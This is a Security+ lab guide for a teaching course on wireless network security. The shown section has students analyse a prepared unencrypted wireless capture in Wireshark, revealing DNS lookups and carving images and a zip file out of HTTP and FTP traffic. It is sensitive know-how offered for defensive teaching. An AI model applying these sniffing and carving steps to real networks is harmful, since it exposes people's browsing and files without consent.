



CompTIA Security+® Lab Series

Lab 5: Secure Implementation of Wireless Networking

CompTIA Security+® Domain 1 - Network Security

Objective 1.6: Implement wireless network in a secure manner

Document Version: **2012-08-15 (Beta)**

Lab Author: Jesse Varsalone
Assistant Professor
Cyber Security
Organization: Community College of Baltimore County

Copyright © 2003-2012 Center for Systems Security and Information Assurance (CSSIA)

The development of this document is funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) is an entity of Moraine Valley Community College. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of this license can be found at <http://www.gnu.org/licenses/fdl.html>.

Contents

1	Introduction	3
2	Objective: Implement a Wireless Network In a Secure Manner.....	3
3	Pod Topology	5
4	Lab Settings.....	6
Task 1	Examining Plain Text Traffic	7
Task 1.1	Viewing Plain Text Wireless Traffic.....	7
Task 1.2	Conclusion.....	14
Task 1.3	Discussion Questions	14
Task 2	Cracking and Examining WEP Traffic.....	15
Task 2.1	Decrypt and Analyze WEP Traffic	15
Task 2.2	Conclusion.....	21
Task 2.3	Discussion Questions	21
Task 3	Cracking and Examining WPA Traffic	22
Task 3.1	Task 3.1 Cracking WPA and Analyzing the Traffic.....	22
Task 3.2	Conclusion.....	29
Task 3.3	Discussion Questions	29
5	References	30

1 Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will view files and clear text traffic from an unsecured wireless capture file. Students will also obtain a Wired Equivalent Privacy (WEP) key and a Wi-Fi Protected Access (WPA) passphrase using the aircrack-ng utility. After obtaining the WEP Key and WPA passphrase, students will decrypt the traffic using airdecap-ng. By completing these exercises, students will become more cognizant of the dangers involved in using unsecure wireless network, wireless networks with WEP, and wireless networks using WPA or WPA2 with a weak passphrase that is in the dictionary.

This lab includes the following tasks:

- [Task 1](#) – Examining Plain text Traffic
- [Task 2](#) – Cracking and Examining WEP Traffic
- [Task 3](#) – Cracking and Examining WPA Traffic

2 Objective: Implement a Wireless Network In a Secure Manner

Wireless networks present a far greater security risk than their wired counterparts. People who connect their computers to an unsecure wireless access point are putting their information at risk. Most people choose to use some form of encryption for their wireless networks in order to protect their data and privacy. Some forms of encryption are better than others. Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access (WPA) are two methods that can be used to encrypt wireless traffic. The WEP encryption scheme is flawed and can be broken easily by an attacker. For better wireless security, it is recommended that WPA or WPA2 be used to encrypt your wireless network traffic. While the use of WPA or WPA2 is more secure, an attacker can break into networks using these security protocols if they are able to obtain the passphrase. For this reason, the use of any words found in a dictionary should be avoided.

Monitor Mode – Certain versions of wireless cards can be put into monitor mode and will be able to capture all of the wireless traffic in range of their card. Wireless networks use Carrier Sense Multiple Access Collision Avoidance, or CSMA/CA. So, by using a wireless card in monitor mode, all wireless traffic can be passively captured.

WEP – Wired Equivalent Privacy (WEP) is an encryption protocol that was designed to be about as secure as “using the wire”, thus the name **Wired** Equivalent Privacy. The WEP encryption scheme has a weakness in the way it was implemented in that if a hacker generates enough Initiation Vectors, or IVs, they can break the 64-bit or 128-bit WEP key. A good hacker can break WEP in less than 5 minutes, so its use should be avoided.

WPA – Wi-Fi Protected Access (WPA) and WPA2 are much better encryption schemes to use for wireless networks. While they have far better security protection than networks using WEP, WPA and WPA2 are not flawless in their security implementation either. If an attacker can obtain the passphrase, they will be able to decrypt the network traffic and read all of the plain text information. In order to properly secure a network utilizing WPA or WPA2 encryption, use a strong passphrase that includes uppercase letters and special characters. Avoid using dictionary words.

Aircrack-ng – Aircrack-ng is actually a suite of tools that can be utilized for monitoring, exploiting, and decrypting wireless network traffic. The aircrack-ng suite is part of the BackTrack distribution. There is a version of the aircrack-ng suite for Windows, but it requires special AirPcap hardware, and may trigger anti-virus software.

Wireshark [1] – Wireshark is a protocol analyzer that allows you to capture or analyze network traffic. You can analyze plain text Wireless traffic within Wireshark and even decrypt wireless traffic if you provide the WEP key or the WPA/WPA2 passphrase.

3 Pod Topology




Figure 1: MSEC Network Topology

4 Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log in to the following virtual machine before starting the tasks in this lab:

BackTrack 5 Internal Attack Machine	192.168.100.3
BackTrack 5 root password	password

BackTrack 5 Login:

1. Click on the BackTrack 5 icon on the topology.
2. Type **root** at the **bt login:** username prompt.
3. Type **password** at the Password: prompt.

```
BackTrack 5 R1 - Code Name  
bt login: root  
Password: _
```

Figure 2: BackTrack 5 login

4. To start the GUI, type **startx** at the **root@bt:~#** prompt.

```
[*] To start a graphical interface, type "startx".  
[*] The default root password is "toor".  
root@bt:~# startx_
```

Figure 3: BackTrack 5 GUI start up

Task 1 Examining Plain Text Traffic

When someone runs a wireless network card in monitor mode, they can capture all of the wireless traffic within range of their card. Managed Mode is the normal state in which a wireless card operates; your device needs to be in managed mode if you want to connect to a wireless network. Not all cards operate in monitor mode, and very few cards function in monitor mode in Microsoft Windows. If someone is using monitor mode to capture network traffic, they are likely using the Linux operating system.

Wireless cards that operate in monitor mode capture network traffic passively. Cards that operate in managed mode actively scan and their presence can be detected. Not only will cards operating in monitor mode be able to capture all the network traffic in range, their presence will not be detected on the network. If the user has the WEP key or WPA/WPA2 passphrase, they can enter it and the traffic will be decrypted.

Task 1.1 Viewing Plain Text Wireless Traffic

Open a Terminal to Get Started

1. Open a terminal on the BackTrack 5 system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen. Type **wireshark** (all lowercase) to bring up the Wireshark program.




Figure 4: The Terminal Windows within BackTrack

2. Click the button that says **Don't show this message again**, and click OK.




Figure 5: Allow Wireshark to run as root

Wireshark is a protocol analyzer that allows you to capture network traffic in real time. You can also use it to analyze network traffic that you have captured previously.

3. Select **File** from the Wireshark menu and select **Open**. Double click on the **root** folder, then double click on the **lab5** folder. Double click on the file **PLAIN-01.cap**.




Figure 6: Opening the First Capture File

4. Right click on the **Info** column and select **Resize Column**. This will allow you to see all of the information contained within this column.




Figure 7: Entering the Target IP Address in Zenmap

5. Scroll over by clicking the right arrow to see the results of the **Info** Column.




Figure 8: Wireless Networks are Broadcasting their Service Set Identifiers (SSIDs)

Media Access Control (MAC) Addresses are visible within captures of wireless network traffic whether encryption is being utilized or not. While you will see the layer two addresses regardless of whether encryption is being used, you will not see traffic from layers above two if WEP, WPA, or WPA2 encryption is being utilized. Even though a MAC address is a 12 digit hexadecimal address, the default settings of Wireshark will replace the first six digits with the name of the vendor. The first six digits of a MAC Address are referred to as an Organizational Unique Identifier, or OUI.

6. Click on the second frame in the Wireshark capture file. Click the + in front of *IEEE 802.11 wireless LAN management frame*, the + in front of *Tagged parameters*, then, click the + in front of *Vendor Specific*. View the **WPA Version**.




Figure 9: The Version of WPA is Displayed in a Broadcast Packet

- In the filter pane, type **dns** (all lowercase) and click apply. You will be able to see a virtual roadmap of the wireless activity on this network, as viewing the DNS requests will show you the name of almost every site visited by users. In this capture, you can see a request for the IP Address of Google and lasvegas.com.

No.	Time	Source	Destination	Protocol	Length	Info
3827	60.585289	192.168.2.3	192.168.2.1	DNS	95	Standard query A news.google.com
3830	60.585849	192.168.2.1	192.168.2.3	DNS	111	Standard query response A 72.14.204.9
3836	60.603721	192.168.2.3	192.168.2.1	DNS	96	Standard query A video.google.com
3844	60.622151	192.168.2.3	192.168.2.1	DNS	95	Standard query A img.youtube.com
3845	60.631417	192.168.2.1	192.168.2.3	DNS	112	Standard query response A 72.14.204.1
3847	60.642169	192.168.2.1	192.168.2.3	DNS	111	Standard query response A 72.14.204.1
3952	61.589386	192.168.2.3	192.168.1.1	DNS	96	Standard query A video.google.com
3954	61.609913	192.168.1.1	192.168.2.3	DNS	182	Standard query response CNAME video.l
3955	61.610425	192.168.1.1	192.168.2.3	DNS	182	Standard query response CNAME video.l
3956	61.610425	192.168.1.1	192.168.2.3	DNS	182	Standard query response CNAME video.l
3991	62.456265	192.168.2.3	192.168.1.1	DNS	96	Standard query A www.lasvegas.com

Figure 10: The DNS Requests on a Wireless Network

Wireshark also gives users the ability to parse out Hyper Text Transfer Protocol, or HTTP, objects from a capture file. This will allow us to determine websites users on the wireless networks visited, as well as the names of the files they downloaded. Taking it a step further, we will actually be able to pull images from the capture file. This exercise should raise your awareness of the dangers of using an unsecured network.

- From the Wireshark menu, select **File, Export, Objects, HTTP**. A new window will open showing hostnames and filenames. Browse through the list and look at what the wireless users were downloading. Find **cookie-monster-cupcake.jpg**, click on the file, and click **Save As**. Verify the save in folder is root and click **Save**.




Figure 11: Saving an HTTP Object Parsed from Wireshark

- To view the file, click **Places** from the BackTrack 5 Menu Bar and select **Home Folder**. Click **Cancel** to close the Wireshark: HTTP Object List




Figure 12: The Picture Carved From Wireshark

While Wireshark will carve HTTP objects in the method previously described, it cannot carve objects from traffic utilizing other protocols like File Transfer Protocol, or FTP. However, there are other tools such as Network Miner, which will parse objects from other protocols like FTP. Network Miner is free and can be downloaded from SourceForge.

To carve out FTP data, we can use the ftp-data filter and the file signature of the type of file we are looking to carve out of traffic. A file signature is a unique identifier at the beginning of a file that identifies what the true type of the file is. A person could try to hide a jpeg picture by renaming the file extension to .doc but the signature will be JFIF. The free hexeditor tool HxD allows you to view the file signature of files.




Figure 13: The File Signature of a JPEG file

- To pull a zip file transferred via FTP out of the wireless capture file, type **ftp-data and frame contains PK** into the Wireshark filter and hit **Apply**. Right-click on frame **21207** in the list and select **Follow TCP Stream**.




Figure 14: Following the TCP Stream

- In the **Follow the TCP Stream** pane, click the **Save As** button.




Figure 15: The Follow TCP Stream Window

12. For the name of the file, put **file.zip**. Make sure the Save in Folder is **Desktop**.




Figure 16: Saving the Zip file From the TCP Stream

13. Minimize open applications and look for the zip file you saved on the Desktop. Double click on the brown **file.zip** icon. A white **file.zip** icon will appear below it. Double click on the white **file.zip** icon and the three pictures should appear.




Figure 17: Opening the Zip File and Viewing the Pictures.

Task 1.2 Conclusion

Using an unsecured wireless network has serious security risks. If someone has a wireless card running in monitor mode, they can capture all traffic to and from the access point. This includes the ability to view DNS request, view HTTP traffic, and the ability for to extract images out of the wireless capture traffic. For this reason, it is a better practice to use a wireless network using encryption, like WEP, WPA or WPA2.

Task 1.3 Discussion Questions

